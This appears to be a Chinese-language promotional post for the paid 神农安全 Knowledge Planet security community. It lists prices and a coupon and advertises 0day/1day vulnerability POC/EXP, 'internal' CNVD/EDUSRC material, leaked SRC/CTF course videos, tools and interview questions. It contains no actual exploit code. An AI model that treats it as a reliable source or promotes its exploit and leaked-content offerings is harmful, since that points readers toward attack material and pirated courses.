
知识星球内部共享资料截屏详情如下
|
||||
|
||||
(只要没有特殊情况,每天都保持更新)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**知识星球——**
|
||||
**神农安全**
|
||||
|
||||
星球现价
|
||||
¥45元
|
||||
|
||||
如果你觉得应该加入,就不要犹豫,价格只会上涨,不会下跌
|
||||
|
||||
星球人数少于800人 45元/年
|
||||
|
||||
星球人数少于1000人 60元/年
|
||||
|
||||
(新人优惠卷20,扫码或者私信我即可领取)
|
||||
|
||||

|
||||
|
||||
欢迎加入星球一起交流,券后价仅45元!!! 即将满800人涨价
|
||||
|
||||
长期
|
||||
更新,更多的0day/1day漏洞POC/EXP
|
||||
|
||||
|
||||
|
||||

**内部知识库--**
|
||||
**(持续更新中)**
|
||||
|
||||
|
||||
|
||||
|
||||

**知识库部分大纲目录如下:**
|
||||
|
||||
知识库跟
|
||||
知识星球联动,基本上每天保持
|
||||
更新,满足圈友的需求
|
||||
|
||||
|
||||
|
||||
|
||||

知识库和知识星球有师傅们关注的
|
||||
EDUSRC
|
||||
和
|
||||
CNVD相关内容(内部资料)
|
||||
|
||||
|
||||
|
||||
|
||||
还有网上流出来的各种
|
||||
SRC/CTF等课程视频
|
||||
|
||||
量大管饱,扫描下面的知识星球二维码加入即可
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
不会挖CNVD?不会挖EDURC?不会挖企业SRC?不会打nday和通杀漏洞?
|
||||
|
||||
直接加入我们小圈子:
|
||||
知识星球+内部圈子交流群+知识库
|
||||
|
||||
快来吧!!
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

神农安全知识库内部配置很多
|
||||
内部工具和资料💾,
|
||||
玄机靶场邀请码+EDUSRC邀请码等等
|
||||
|
||||
|
||||
|
||||
|
||||

快要护网来临,是不是需要
|
||||
护网面试题汇总
|
||||
?
|
||||
问题+答案(超级详细🔎)
|
||||
|
||||
|
||||
|
||||
|
||||

最后,师傅们也是希望找个
|
||||
好工作,那么常见的
|
||||
渗透测试/安服工程师/驻场面试题目,你值得拥有!!!
|
||||
|
||||
|
||||
|
||||
|
||||
内部小圈子——
|
||||
圈友反馈
|
||||
(
|
||||
良心价格
|
||||
)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**神农安全公开交流群**
|
||||
|
||||
有需要的师傅们直接扫描文章二维码加入,然后要是后面群聊二维码扫描加入不了的师傅们,直接扫描文章开头的二维码加我(备注加群)
|
||||
|
||||
|
||||
|
||||
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user